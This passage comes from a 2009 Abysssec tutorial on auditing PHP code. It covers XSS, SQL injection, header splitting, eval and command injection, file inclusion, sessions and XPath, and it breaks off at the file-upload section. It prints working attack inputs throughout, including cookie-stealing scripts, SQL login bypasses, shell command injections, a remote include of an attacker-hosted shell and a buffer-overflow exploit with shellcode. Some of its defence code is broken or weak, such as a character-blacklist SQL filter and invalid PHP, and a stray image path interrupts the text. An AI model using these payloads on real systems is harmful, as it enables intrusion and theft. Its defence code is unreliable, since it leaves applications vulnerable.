In The Name Of God

PHP Fuzzing In Action

20 Ways to Fuzzing PHP Source Code

Version 1.0 – Feb 2009

www.Abysssec.com

Section 1:
20 way to rapid auditing PHP source code

Section 2:
Automatic PHP Auditor source code (PHP Fuzzer)

Risk Level:

- **è** Low
- **è** Medium
- **è** High

Notice:

This article is only for who attend php as well and really knowing how to program In PHP.

When we talk about PHP Vulnerability discovery, we forget this Question:
What types of bugs?

When we can answer this Question, we will gain to find vulnerability as well as easting some water.

O.K, you must do two works before start analyze Your PHP source:

1- Install PHP Application [cms, Alone source, Portal,]

2- Use an Editor (which you want) with PHP command highlighter [such as Emeditor - Notepad++]

Those methods as I described based on simple Attack and Defence reference.

The goal of this article only introduced attacks and ways to confront with them.

Note 1: some of topics had Wikipedia copyright

Note 2: You must find these variables in PHP source Code:

$_SERVER

$_GET

$_POST

$_COOKIE

$_REQUEST

$_FILES

$_ENV

$_HTTP_COOKIE_VARS

$_HTTP_ENV_VARS
$_HTTP_GET_VARS
$_HTTP_POST_FILES
$_HTTP_POST_VARS
$_HTTP_SERVER_VARS

These variables are Input able variables in PHP.

Note 3: For more information About These variables, Please Visit PHP Official Site:
www.PHP.net

1- Cross Site Scripting (XSS) / CRLF [Medium]

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy. Vulnerabilities of this kind have been exploited to craft powerful phishing attacks and browser exploits.

Attack:

Attacker can include HTML Code in his/her Request.

Exp 1:

```
<?php
$error_message = $_GET['error'];
print $error_message ;
?>
```

index.php?error=<script>alert(document.cookie)</script>

Exp 2:

```
<html>
<body>
<input name="show_courses" value="<?php echo $_GET['show_courses']; ?>" >
</body>
</html>
```

#http://127.0.0.1:81/1.php?show_courses="><script>alert(document.cookie);</script>

Defence :

```
<?php

$error_message = $_GET['error'];
print htmlspecialchars($error_message );
?>
```

More info:

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.googlebig.com/forum/cross-site-scripting-attack-and-defense-guide-t-178.html

2- SQL Injection [medium]

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another.

Attack:

This type of vulnerability is one of most critical flow during auditing PHP source code, for more information About This type of Attacks you must read below reference. I describe only type of vulnerability.

This form of SQL injection occurs when user input is not filtered for escape characters and is then passed into a SQL statement. These results in the potential manipulation of the statements performed on the database by the end user of the application.

Example 1:

```
<?php

$id= $_GET['id'];

$query= "SELECT * FROM users WHERE id= ' “ .$id."  ;"
...
?>
```

index.php?id=1+UNION+SELECT+1,@@version,3,4,5+from+users/*

Example 2:

In this example, we have login.php page:

```
<?
//login.php -- SQL Injection Vulnerable page
//Attack and defence php apps book
//shahriyar - j
$user = $_POST['user'];
$pass = $_POST['pass'];
$link = mysql_connect('localhost', 'root', 'pass') or die('Error: '.mysql_e
rror());
mysql_select_db("sql_inj", $link);
$query = mysql_query("SELECT * FROM sql_inj WHERE user ='".$user."' AND pas
s ='" .$pass. "'",$link);
if (mysql_num_rows($query) == 0) {
echo"<scripttype=\"text/javascript\">window.location.href='index.html';</sc
ript>";
exit;
}
$logged = 1;
?>
```

When user (maybe Attacker) send `$_POST['user'] , $_POST['pass']` to login.php , these variables store directly in SQL Query command .

If Attacker Send:

$user = 1' OR '1' = '1

$pass = 1' OR '1' = '1

Login.php & Authentication Bypassed. Please Attention to code.

Defence:

Here is an example of a custom escaping based sql injection filter:

```
<?php
$title = $_POST['title']; // user input from site
$description = $_POST['description']; // user input from site
// define the cleaner
$dirtystuff = array("\"", "\\", "/", "*", "'", "=", "-
", "#", ";", "<", ">", "+", "%");
// clean user input (if it finds any of the values above, it will replace it with
whatever is in the quotes - in this example, it replaces the value with nothing)
$title = str_replace($dirtystuff, "", $title); // works!
$description = str_replace($dirtystuff, "", $description); // works!
// input: I\ "like/ green< ** veg'et=a-bles> ;and< pizza**
// output: I like green vegetables and pizza
// input: a';DROP TABLE users; SELECT * FROM data WHERE name LIKE '%
// output: aDROP TABLE users SELECT FROM data WHERE name LIKE
?>
```

More info :
http://en.wikipedia.org/wiki/Sql_injection
http://drewish.com/files/SQL Injection Overview.ppt
http://www.php.net/manual/en/security.database.sql-injection.php

Real World Attack:
http://www.milw0rm.com/papers/241
http://www.milw0rm.com/papers/202

3- HTTP Response Splitting [Medium]

HTTP response splitting is a form of web application vulnerability, resulting from the failure of the application or its environment to properly sanitize input values. It can be used to perform cross-site scripting attacks, cross-user defacement, web cache poisoning, and similar exploits.

List of Important HTTP headers:

Header	Description	Example
Accept	Content-Types that are acceptable	`Accept: text/plain`
Accept-Charset	Character sets that are acceptable	`Accept-Charset: iso-8859-5`
Accept-Encoding	Acceptable encodings	`Accept-Encoding: compress, gzip`
Accept-Language	Acceptable languages for response	`Accept-Language: da`
Accept-Ranges	Allows the server to indicate its acceptance of range requests for a resource	`Accept-Ranges: bytes`
Authorization	Authentication credentials for HTTP authentication	`Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==`
Cache-Control	Used to specify directives that MUST be obeyed by all caching mechanisms along the request/response chain	`Cache-Control: no-cache`
Connection	What type of connection the user-agent would prefer	`Connection: close`
Cookie	an HTTP cookie previously sent by the server with `Set-Cookie` (below)	`Cookie: $Version=1; UserId=JohnDoe`
Content-Type	The mime-type of the body of the request (used with POST and PUT requests)	`Content-Type: application/x-www-form-urlencoded`
Date	The date and time that the message was sent	`Date: Tue, 15 Nov 1994 08:12:31 GMT`
Expect	Indicates that particular server behaviors are required by the client	`Expect: 100-continue`

Host	The domain name of the server (for virtual hosting), mandatory since HTTP/1.1	`Host: en.wikipedia.org`
If-Match	Only perform the action if the client supplied entity matches the same entity on the server. This is mainly for methods like PUT to only update a resource if it has not been modified since the user last updated it.	`If-Match: "737060cd8c284d8af7ad3082f209582d"`
If-Modified-Since	Allows a *304 Not Modified* to be returned if content is unchanged	`If-Modified-Since: Sat, 29 Oct 1994 19:43:31 GMT`
If-None-Match	Allows a *304 Not Modified* to be returned if content is unchanged, see HTTP ETag	`If-None-Match: "737060cd8c284d8af7ad3082f209582d"`
If-Range	If the entity is unchanged, send me the part(s) that I am missing; otherwise, send me the entire new entity	`If-Range: "737060cd8c284d8af7ad3082f209582d"`
If-Unmodified-Since	Only send the response if the entity has not been modified since a specific time.	`If-Unmodified-Since: Sat, 29 Oct 1994 19:43:31 GMT`
Max-Forwards	Limit the number of times the message can be forwarded through proxies or gateways.	`Max-Forwards: 10`
Pragma	Implementation-specific headers that may have various effects anywhere along the request-response chain.	`Pragma: no-cache`
Proxy-Authorization	Authorisation credentials for connecting to a proxy.	`Proxy-Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==`
Range	Request only part of an entity.	`Range: bytes=500-999`
Referer	This is the address of the previous web page from which a link to the currently requested page was followed.	`Referer: http://en.wikipedia.org/wiki/Main_Page`
User-Agent	The user agent string of the user agent	`User-Agent: Mozilla/5.0 (Linux; X11; UTF-8)`

In php language, we can use "header" function to set HTTP Headers, in some PHP source, you should find "header", "$_SERVER" functions.

Some parameters in "$_SERVER" function contains data based on user input:

REQUEST_URI, PATH_INFO, QUERY_STRING

Example 1:

```
<?php
redirect_page = $_GET['page'];
header ("Location: " . redirect_page);
?>
```


redirect.php?page=http://www.abysssec.com

For $_SERVER:

```
<?php
echo "Welcome From " .  $_SERVER['HTTP_REFERER'];
?>
```

You can send custom HTTP header with Mozilla Firefox Add-on "Tamper Data":

https://addons.mozilla.org/en-US/firefox/addon/966



Example 2 :

```
<?php
$Name = "test"; //senders name
$email = "email@adress.com"; //senders e-mail adress
$recipient = $_GET['to'];//recipient
$mail_body = "The text for the mail..."; //mail body
$subject = "Subject …"; //subject
$header = "From: ". $Name . " <" . $email . ">\r\n";
mail($recipient, $subject, $mail_body, $header); //mail command :)
?>
```

CRLF is another method of HTTP Response Splitting. In above example, in line 4, $recipient is a variable without checking Accept All Input value . Attacker can add “CC”:
In default Input:

$headers = "From: myplace@here.com\r\n";
$headers .= "CC: sombodyelse@noplace.com\r\n";

“CC” and “From” By “\r\n” have been separated.

Poison Input:

Mail.php?to=info@test.com\r\nCC: sombodyelse@noplace.com

Defence:

1- Checking Input value for Mail Header.
2- Don't use input URL, you can use this method:

```
<?php
$id = $_GET['url_id'];
if ($id == 1) {
header ("Location: " . redirect_page);
}
?>
```

And:

```
<?php
echo "Welcome From " .  htmlspecialchars($_SERVER['HTTP_REFERER']);
?>
```

Real World Attack:

(video) : http://www.milw0rm.com/video/watch.php?id=28

http://www.securiteam.com/unixfocus/6F00Q0K6AK.html
http://o0o.nu/~meder/o0o_Blogger_HTTP_response_splitting.txt
http://www.securityfocus.com/archive/1/369405

4- Dynamic Evaluation Vulnerabilities [High]:

1- Execute a function specified by request, when you use dynamic function load, attacker can execute Any Function.

Attack:

```
<?php
$myfunc = $_GET['myfunc'];
$myfunc();
?>
```

Index.php?myfunc=phpinfo

2- Global Function vulnerability:

Register Global is Dangerous "PHP Extension":

When on, register_globals will inject your scripts with all sorts of variables, like request variables from HTML forms. This coupled with the fact that PHP doesn't require variable initialization means writing insecure code is that much easier. It was a difficult decision, but the PHP community decided to disable this directive by default. When on, people use variables yet really don't know for sure where they come from and can only assume. Internal variables that are defined in the script itself get mixed up with request data sent by users and disabling register_globals changes this. Let's demonstrate with an example misuse of register_globals:

```
Admin.php

<?php
if (isset($is_admin)) {
  //Yes, I'm the admin so call the Administration Pannel
  [...]
} else {
  //No, I'm not the admin
  [...]
}
?>
```

admin.php?is_admin=1

Another example that illustrates how register_globals can be problematic is the following use of include with a dynamic path:

```
<?php

include "$path/script.php";

?>
```

With register_globals enabled, this page can be requested with:

Index.php?path=http://evil.example.org/?

In the query string in order to equate this example to the following:

```
<?php

include 'http://evil.example.org/?/script.php';

?>
```

Note (PHP.ini Configure) :

If *allow_url_fopen* is enabled (which it is by default, even in php.ini-recommended), this will include the output of http://evil.example.org/ just as if it were a local file. This is a major security vulnerability, and it is one that has been discovered in some popular open source applications.

Defence:

Don't use this way to load functions , it is **highland !**
Register Global should be off, any time , any were !

Or set content for your variable:

```
<?php
$is_admin =();
if (isset($is_admin)) {
  //Yes, I'm the admin so call the Administration Pannel
  [...]
} else {
  //No, I'm not the admin
  [...]
}
?>
```

Real World Attack: / INFO:

http://www.milw0rm.com/exploits/7705

http://wiki.lunarpages.com/PHP_and_Register_Global_Variables

5- Process Control / PHP Code Injection (HIGH):

When we can see these Functions: "PHP Process Execution Function & Process Control" and User Input variables (See above), we have will execute Code in PHP.

PHP Process Control List:

Exec
system
passthru
shell_exec
proc_open
pcntl_exec

Example 1:

```
<?php
$page = $_GET['page'];
system ("type " . $page);
?>
# index.php?page=/etc/passwd | uname –a
```

Example 2:

The following code is from an administrative web application designed for allow users to kick off a backup of an Oracle database using a batch-file wrapper around the rman utility and then run a cleanup.bat script to delete some temporary files. The script rmanDB.bat accepts a single command line parameter, which specifies what type of backup to perform. Because access to the database is restricted, the application runs the backup as a privileged user.

```
<?
...
$btype = $_GET['backuptype'];
$cmd = "cmd.exe /K \"c:\\util\\rmanDB.bat " . $btype . "&&c:\\utl\\cleanup.
bat\"";
system(cmd);
...

?>
```

The problem here is that the program does not do any validation on the *backuptype* parameter read from the user. Typically the *Runtime.exec()* function will not execute multiple commands, but in this case the program first runs the cmd.exe shell in order to run multiple commands with a single call to Runtime.exec(). Once the shell is invoked, it will happily execute multiple commands separated by two ampersands. If an attacker passes a string of the form "&& del c:\\dbms*.*", then the application will execute this command along with the others specified by the program. Because of the nature of the application, it

runs with the privileges necessary to interact with the database, which means whatever command the attacker injects will run with those privileges as well.

When a programmer uses the eval() function and operates on the data inside it, and these data may be noticed by the attacker, and it's so closely step to code execution.

The example below shows how to use the eval() function:

```
<?php
$install = $_REQUEST['install_command'];
eval($install);
?>
```

The code above which smells like a rose may be used to perform a Code Injection attack.

```
install.php?install_command=phpinfo();
```

Or [real world] :

```
<?php

[...]
$register_poll_vars = array("id","template_set","action");

for ($i=0;$i<sizeof($register_poll_vars);$i++) {
    if (isset($HTTP_POST_VARS[$register_poll_vars[$i]])) {
        eval("\$$register_poll_vars[$i] =
\"".trim($HTTP_POST_VARS[$register_poll_vars[$i]])."\";");
    } elseif (isset($HTTP_GET_VARS[$register_poll_vars[$i]])) {
        eval("\$$register_poll_vars[$i] =
\"".trim($HTTP_GET_VARS[$register_poll_vars[$i]])."\";");
    } else {
        eval("\$$register_poll_vars[$i] = '';");
    }}
[...]
?>
```

$$register_poll_vars[$i] **is** variable input by user .

http://[target]/comments.php?id=";[PHPCODE]//&template_set=";[PHPCODE]//&action=";[PHPCODE]//

Real World Attack:

http://www.milw0rm.com/exploits/3758
http://www.milw0rm.com/exploits/309

6- Local / Remote file inclusion (High):

Local or Remote file inclusions are real high level Bug during PHP Auditing. In this way, Attacker Can load [Local] or [Remote] file Into PHP web pages.

Dangerous Functions:

include
include_once
require
require_once

show_source
highlight_file

readfile
file_get_contents

fopen
file

In a general , each "Filesystem Functions" in PHP may be Dangerous.

Read More: http://ir.php.net/manual/en/ref.filesystem.php

Local:

Flow The Example:

```
<?php
include('../geshi.php');
if ( isset($_POST['submit']) ) //*
{
//*

if ( get_magic_quotes_gpc() ) $_POST['source'] =
stripslashes($_POST['source']);
if ( !strlen(trim($_POST['source'])) )
{

//BUG is HERE
 $_POST['source'] = implode('', @file('../geshi/' . $_POST['language'] .
'.php'));
$_POST['language'] = 'php';
}
?>
```

In line (marked by star) *, If exists variable *$_POST ['submit']* and *$_POST ['language'],* you can read any php file.

So we able to read config.php as well with this vulnerability !

Exploit:

```
<form action="http://[HOST]/example.php"  method="post">
Path to file:
example: ../../../../config
<textarea name="language"></textarea>
<input type="submit" name="submit" value="See">
</form>
```

Note:

In Local File Inclusion (A.K.A as "LFI") attack you again able to read log and any local, located files in target host. In firs review this is not important, but may an evil attacker made a mistake On advertence, to record the error in server log files . (apache log / error logs and etc)

When an attacker has a none exist file request on target host following this example :

Test000.php?code=<?php;phpinfo();?>

This will record Full URL in error.log (in this example, maybe your log addresses be differ from my), and when load error.log with variant "LFI" bugs (usually), attacker can execute himself PHP code.

List of default logs :

var/log/httpd/access_log
var/log/httpd/error_log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
logs/error.log
logs/access.log
logs/error.log
logs/access.log
logs/error.log
logs/access.log
logs/error.log
logs/access.log
etc/httpd/logs/access_log

etc/httpd/logs/access.log
etc/httpd/logs/error_log
etc/httpd/logs/error.log
var/www/logs/access_log
var/www/logs/access.log
usr/local/apache/logs/access_log
usr/local/apache/logs/access.log
var/log/apache/access_log
var/log/apache/access.log
var/log/access_log
var/www/logs/error_log
var/www/logs/error.log
usr/local/apache/logs/error_log
usr/local/apache/logs/error.log
var/log/apache/error_log
var/log/apache/error.log
var/log/access_log
var/log/error_log

Example:

http://www.milw0rm.com/exploits/2270

Remote:

Remote File Inclusion attacks allow malicious users to run their own PHP code on a vulnerable website. The attacker is allowed to include his own (malicious) code in the space provided for PHP programs on a web page. For instance, a piece of vulnerable PHP code would look like this:

```
<?php
          if (eregi("theme.php", $_SERVER['PHP_SELF']))
         die();

             global $theme, $_FNROOTPATH,$lang;   //<-- REQUEST Variable
             global $forumback, $forumborder;
             $_FN['table_background']=&$forumback;
             $_FN['table_border']=&$forumborder;


             if ($forumback=="" && $forumborder==""){
            $forumback="ffffff";
            $forumborder="000000";
                } // Load File
                require_once ($_FNROOTPATH . "themes/$theme/theme.php");
...
?>
```

Exploit:

Because the *$_FNROOTPATH* variable is not specifically defined, so an attacker can insert the location of a malicious file into the URL and execute it on the target server as in this example:

http://localhost/~flatnux/index.php?_FNROOTPATH=http://attacker.com/shell.php%00

Real World Attack:

http://www.milw0rm.com/exploits/8066
http://www.milw0rm.com/exploits/8025
http://www.milw0rm.com/exploits/7939
http://www.milw0rm.com/exploits/7969
http://www.milw0rm.com/exploits/6817

7 – File Management (HIGH):

There is a few PHP functions are used for File Management, if a lazy programmer doesn't check input variables as well, This issue can be a high critical flow.

Copy Function:

```
<?php
$file = $_GET['cpFile'];
$newfile = "/user/local/www/html/tmp/file.php";

if (!copy($file, $newfile)) {
    echo "failed to copy $file...\n";
} else {
    echo " thanks .."
}
?>
```

Attacker can copy other files such as: '/etc/passwd' into '$newfile' and read it .

http://victim.com/index.php?cpfile=/etc/passwd

Other Dangerous Functions, you can see following :

File Deletion [see PHP.Net]:

Rmdir
unlink
delete
fwrite

Compress & Decompress Functions:

```php
<?php

$file = "/tmp/foo.bz2";
$bz = bzopen($file, "r") or die("Couldn't open $file for reading");

bzclose($bz);
?>
```

8- Buffer overflows (High, But Hard Usage):

When Programmer used From Dangerous functions, such as:

confirm_phpdoc_compiled
mssql_pconnect
mssql_connect
crack_opendict
snmpget
ibase_connect

So buffer overflow issue may occur In above functions (probably)

Example of Buffer overflows (`snmpget()`):

```php
<?php
$host = $_GET['host'];
$timeout = $_GET['timeout'];
$syscontact = snmpget("$host", "public", "$timeout");
?>
```

Exploit:

```php
<?php
// PHP 4.4.6 snmpget() object id local buffer overflow poc exploit
// rgod [-> R.I.P] + Edited By Abysssec INC
// site: http://retrogod.altervista.org
// win xp sp2 version
if (!extension_loaded("snmp")){
die("you need the snmp extension loaded.");
}
$____scode=
"\xeb\x1b".
"\x5b".
"\x31\xc0".
"\x50".
"\x31\xc0".
"\x88\x43\x59".
"\x53".
"\xbb\x6d\x13\x86\x7c". //WinExec
"\xff\xd3".
"\x31\xc0".
"\x50".
"\xbb\xda\xcd\x81\x7c". //ExitProcess
"\xff\xd3".
```

```
"\xe8\xe0\xff\xff\xff".
"\x63\x6d\x64".
"\x2e".
"\x65".
"\x78\x65".
"\x20\x2f".
"\x63\x20".
"start notepad & ";
$edx="\x64\x8f\x9b\x01"; //jmp scode
$eip="\x73\xdc\x82\x7c"; //0x7C82DC73      jmp edx
$____suntzu=str_repeat("A",188).$edx.str_repeat("A",64).$eip.str_repeat("\x
90",48).$____scode.str_repeat("\x90",48);
//more than 256 chars result in simple eip overwrite
   $curl = curl_init();

//Send Time out
   curl_setopt ($curl, CURLOPT_URL, "http://target.com/snmp.php?host=127.0.
0.1&timeout=$____suntzu");
   curl_exec ($curl);
   curl_close ($curl);
?>
```

9- Cookie / Session injection / Fixation / [High]:

Session security is a sophisticated topic, and it's no surprise that sessions are a frequent target of attack. Most session attacks involve impersonation, where the attacker attempts to gain access to another user's session by posing as that user.

The most crucial piece of information for an attacker is the session identifier, because this is required for any impersonation attack. There are three common methods used to obtain a valid session identifier:

- Prediction
- Capture
- Fixation

Prediction refers to guessing a valid session identifier. With PHP's native session mechanism, the session identifier is extremely random, and this is unlikely to be the weakest point in your implementation.

Capturing a valid session identifier is the most common type of session attack, and there are numerous approaches. Because session identifiers are typically propagated in cookies or as GET variables, the different approaches focus on attacking these methods of transfer. While there have been a few browser vulnerabilities regarding cookies, these have mostly been Internet Explorer, and cookies are slightly less exposed than GET variables. Thus, for those users who enable cookies, you can provide them with a more secure mechanism by using a cookie to propagate the session identifier.

Fixation is the simplest method of obtaining a valid session identifier. While it's not very difficult to defend against, if your session mechanism consists of nothing more than session_start(), you are vulnerable.

In order to demonstrate session fixation, I will use the following script, session.php:

```
<?php

session_start();

if (!isset($_SESSION['visits']))
{
    $_SESSION['visits'] = 1;
}
else
{
    $_SESSION['visits']++;
}

echo $_SESSION['visits'];

?>
```

Upon first visiting the page, you should see 1 output to the screen. On each subsequent visit, this should increment to reflect how many times you have visited the page.

To demonstrate session fixation, first make sure that you do not have an existing session identifier (perhaps delete your cookies), then visit this page with ?PHPSESSID=1234 appended to the URL. Next, with a completely different browser (or even a completely different computer), visit the same URL again with ?PHPSESSID=1234 appended. You will notice that you do not see 1 output on your first visit, but rather it continues the session you previously initiated.

Why can this be problematic? Most session fixation attacks simply use a link or a protocol-level redirect to send a user to a remote site with a session identifier appended to the URL. The user likely won't notice, since the site will behave exactly the same. Because the attacker chose the session identifier, it is already known, and this can be used to launch impersonation attacks such as session hijacking.

A simplistic attack such as this is quite easy to prevent. If there isn't an active session associated with a session identifier that the user is presenting, then regenerate it just to be sure:

```
<?php

session_start();

if (!isset($_SESSION['initiated']))
{
    session_regenerate_id();
    $_SESSION['initiated'] = true;
```

```
}
?>
```

The problem with such a simplistic defense is that an attacker can simply initialize a session for a particular session identifier, and then use that identifier to launch the attack.

To protect against this type of attack, first consider that session hijacking is only really useful after the user has logged in or otherwise obtained a heightened level of privilege. So, if we modify the approach to regenerate the session identifier whenever there is any change in privilege level (for example, after verifying a username and password), we will have practically eliminated the risk of a successful session fixation attack.

Session Hijacking

Arguably the most common session attack, session hijacking refers to all attacks that attempt to gain access to another user's session.

As with session fixation, if your session mechanism only consists of session_start(), you are vulnerable, although the exploit isn't as simple.

Rather than focusing on how to keep the session identifier from being captured, I am going to focus on how to make such a capture less problematic. The goal is to complicate impersonation, since every complication increases security. To do this, we will examine the steps necessary to successfully hijack a session. In each scenario, we will assume that the session identifier has been compromised.

With the most simplistic session mechanism, a valid session identifier is all that is needed to successfully hijack a session. In order to improve this, we need to see if there is anything extra in an HTTP request that we can use for extra identification.

Note
It is unwise to rely on anything at the TCP/IP level, such as IP address, because these are lower level protocols that are not intended to accommodate activities taking place at the HTTP level. A single user can potentially have a different IP address for each request, and multiple users can potentially have the same IP address.

Recall a typical HTTP request:

GET / HTTP/1.1

Host: example.org

User-Agent: Mozilla/5.0 Gecko

*Accept: text/xml, image/png, image/jpeg, image/gif, */**

Cookie: PHPSESSID=1234

Only the Host header is required by HTTP/1.1, so it seems unwise to rely on anything else. However, consistency is really all we need, because we're only interested in complicating impersonation without adversely affecting legitimate users.

Imagine that the previous request is followed by a request with a different User-Agent:

GET / HTTP/1.1

Host: example.org

User-Agent: Mozilla Compatible (MSIE)

*Accept: text/xml, image/png, image/jpeg, image/gif, */**

Cookie: PHPSESSID=1234

Although the same cookie is presented, should it be assumed that this is the same user? It seems highly unlikely that a browser would change the User-Agent header between requests, right? Let's modify the session mechanism to perform an extra check:

```
<?php
session_start();
if (isset($_SESSION['HTTP_USER_AGENT']))
{


 if ($_SESSION['HTTP_USER_AGENT'] != md5($_SERVER['HTTP_USER_AGENT']))


  {
        /* Prompt for password */
        exit;


   }
}
else
{
    $_SESSION['HTTP_USER_AGENT'] = md5($_SERVER['HTTP_USER_AGENT']);
}


?>
```

Now an attacker must not only present a valid session identifier, but also the correct User-Agent header that is associated with the session. This complicates things slightly, and it is therefore a bit more secure.

Can we improve this? Consider that the most common method used to obtain cookie values is by exploiting a vulnerable browser such as Internet Explorer. These exploits involve the victim visiting the attacker's site, so the attacker will be able to obtain the correct User-Agent header. Something additional is necessary to protect against this situation.

Imagine if we required the user to pass the MD5 of the User-Agent in each request. An attacker could no longer just recreate the headers that the victim's requests contain, but it would also be necessary to pass this extra bit of information. While guessing the construction of this particular token isn't too difficult, we can complicate such guesswork by simply adding an extra bit of randomness to the way we construct the token:

```
<?php
$string = $_SERVER['HTTP_USER_AGENT'];


$string .= 'SHIFLETT';


/* Add any other data that is consistent */


$fingerprint = md5($string);


?>
```

Keeping in mind that we're passing the session identifier in a cookie, and this already requires that an attack be used to compromise this cookie (and likely all HTTP headers as well), we should pass this fingerprint as a URL variable. This must be in all URLs as if it were the session identifier, because both should be required in order for a session to be automatically continued (in addition to all checks passing).

In order to make sure that legitimate users aren't treated like criminals, simply prompt for a password if a check fails. If there is an error in your mechanism that incorrectly suspects a user of an impersonation attack, prompting for a password before continuing is the least offensive way to handle the situation. In fact, your users may appreciate the extra bit of protection perceived from such a query.

There are many different methods you can use to complicate impersonation and protect your applications from session hijacking. Hopefully you will at least do something in addition to session_start() as well as be able to come up with a few ideas of your own. Just remember to make things difficult for the bad guys and easy for the good guys.

Real World Attack:

http://www.milw0rm.com/exploits/3508

http://www.milw0rm.com/exploits/858

http://www.milw0rm.com/exploits/871

10 – Denial Of service [Medium, But Hard Assessment]:

Web applications are particularly susceptible to denial of service attacks.

A web application can't easily tell the difference between an attack and ordinary traffic. There are many factors that contribute to this difficulty, but one of the most important is that, for a number of reasons, IP addresses are not useful as an identification credential. Because there is no reliable way to tell where an HTTP request is from, it is very difficult to filter out malicious traffic. For distributed attacks, how would an application tell the difference between a true attack, multiple users all hitting reload at the same time (which might happen if there is a temporary problem with the site), or getting "slash dotted"?

Such as:

```php
<?php
//....
$user_mode=$_SERVER['HTTP_USER_AGENT'];
$user_ip=$_SERVER['SERVER_ADDR'];

$sql = "INSERT INTO tbl_name (..) VALUES($user_mode,$user_ip);";

//Summon  Myssql For each Request and Write into it.

//..
?>
```

When some viewers will request to see target web site his / her own information's such as IP and browser information's will be store in MYSQL database as well.

And when many of users [or many attacker requests] will be requested, Mysql server will down.

Other loop functions such as: [While, for ...]

Once an attacker can consume all of some required resource, they can prevent legitimate users from using the system. Some resources that are limited include bandwidth, database connections, disk storage, CPU, memory, threads, or application specific resources.

Real world Attack:

http://archive.cert.uni-stuttgart.de/bugtraq/2006/01/msg00397.html
http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2006-03/msg00092.html

in above example :

in profile.php : By registering as many users as you can. The registration has to we can deactivate the security code image.

search.php : by searching in a way that the db couldn't observe it .

11 - XPath Injection [XML Functions]:

SQL is the most popular type of code injection attack, there are several others that can be just as dangerous to your applications and your data, including LDAP injection and XPath injection. An 'XPath injection' attack is similar to an SQL injection attack, but its target is an XML document rather than an SQL database. 'XPath Injection' is an attack technique used to exploit web sites that construct XPath queries from user-supplied input.

Example :

```
<?php
$test = $_GET['test'];
if ($test){
$xml = simplexml_load_file("1.xml");
$result = $xml->xpath($test);
print_r($result);
}
?>
```

1.xml :

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

Good Query :

Index.php?test=from

Good Result :

Array ([0] => SimpleXMLElement Object ([0] => Jani))

Bad Query :

Index.php?test=*

Good Result For US ! :

Array ([0] => SimpleXMLElement Object ([0] => Tove) [1] => SimpleXMLElement Object ([0] => Jani) [2] => SimpleXMLElement Object ([0] => Reminder) [3] => SimpleXMLElement Object ([0] => Don't forget me this weekend!))

This is Vulnerable PHP application !

Notice :

Xpath Injection have many way , SQL/Xpath Inject , Basic Xpath Inject & ...

More information :

http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf
http://www.ibm.com/developerworks/xml/library/x-xpathinjection.html
http://joginipally.blogspot.com/2007/10/code-injection-xpath-injection.html
http://www.webappsec.org/projects/threat/classes/xpath_injection.shtml

Real world Attack:

http://www.securityfocus.com/archive/1/466211

12 - Often Misused: File Uploads (High):

